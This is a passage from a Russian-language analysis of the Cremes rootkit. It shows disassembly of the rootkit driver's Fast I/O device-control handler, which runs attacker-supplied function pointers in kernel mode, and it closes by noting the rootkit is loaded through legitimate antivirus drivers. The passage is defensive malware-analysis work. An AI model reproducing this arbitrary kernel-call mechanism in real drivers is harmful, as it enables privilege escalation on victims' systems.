.krwkr32:10011069                                                          ;     IN struct _DEVICE_OBJECT *DeviceObject
.krwkr32:10011069                                                          ;     );
.krwkr32:10011069                                                          ;
.krwkr32:1001106E                add     ecx, esi
.krwkr32:10011070                mov     [eax+FAST_IO_DISPATCH.FastIoDeviceControl], ecx
.krwkr32:10011073                mov     eax, [ebp+pDeviceObject]
.krwkr32:10011076                and     [eax+DEVICE_OBJECT.Flags], 11111111111111111111111101111111b ; clear DO_DEVICE_INITIALIZING
.krwkr32:1001107D                xor     eax, eax
```

Рис. 14. Функция регистрации DriverObject->FastIoDispatch.FastIoDeviceControl.

Эта функция-обработчик используется только для исполнения кода требуемого клиентом кода в режиме ядра.

```
.krdrv32:10012000 fnFastIoDeviceControl proc near         ; DATA XREF: fnCreateDeviceAndInitDrvObject+69↑o
.krdrv32:10012000
.krdrv32:10012000 FileObject      = dword ptr  8
.krdrv32:10012000 Wait            = dword ptr  0Ch
.krdrv32:10012000 InputBuffer     = dword ptr  10h
.krdrv32:10012000 InputBufferLength= dword ptr  14h
.krdrv32:10012000 OutputBuffer    = dword ptr  18h
.krdrv32:10012000 OutputBufferLength= dword ptr  1Ch
.krdrv32:10012000 IoControlCode   = dword ptr  20h
.krdrv32:10012000 pIoStatus       = dword ptr  24h
.krdrv32:10012000 DeviceObject    = dword ptr  28h
.krdrv32:10012000
.krdrv32:10012000                 push    ebp
.krdrv32:10012001                 mov     ebp, esp
.krdrv32:10012003                 cmp     [ebp+IoControlCode], Rootkits_IOCTLs_ExecuteFunction
.krdrv32:1001200A                 jnz     short jInvalidDeviceRequest
.krdrv32:1001200A
.krdrv32:1001200C                 cmp     [ebp+InputBufferLength], 0Ch
.krdrv32:10012010                 jb      short jInvalidDeviceRequest
.krdrv32:10012010
.krdrv32:10012012                 push    esi
.krdrv32:10012013                 mov     esi, [ebp+InputBuffer]
.krdrv32:10012016                 push    [esi+Struct1.Argument]
.krdrv32:10012019                 call    [esi+Struct1.pFunction]
.krdrv32:10012019
.krdrv32:1001201B                 mov     ecx, [esi+8]
.krdrv32:1001201E                 pop     esi
.krdrv32:1001201F                 mov     [ecx], eax
.krdrv32:10012021                 mov     eax, [ebp+pIoStatus]
.krdrv32:10012024                 and     [eax+IO_STATUS_BLOCK.anonymous_0.Status], 0
.krdrv32:10012027                 mov     [eax+IO_STATUS_BLOCK.Information], 0Ch
.krdrv32:1001202E                 jmp     short loc_1001203D
```

Рис. 15. Обработчик Fast I/O руткита.

Заключение

Применяемые авторами Cremes методы для загрузки руткита в память являются действительно интересными, так как для этого используются легитимные драйверы режима ядра антивирусных продуктов. В отличие от прочих известных руткитов, Cremes не заинтересован в перехвате каких-либо API-вызовов или системных операций для сокрытия своей активности в системе. Вместо этого, авторов просто интересовала возможность гарантированного исполнения своего кода в режиме ядра, то есть повышение своих привилегий в системе. С помощью используемого ими подхода такая методика является достаточно успешной.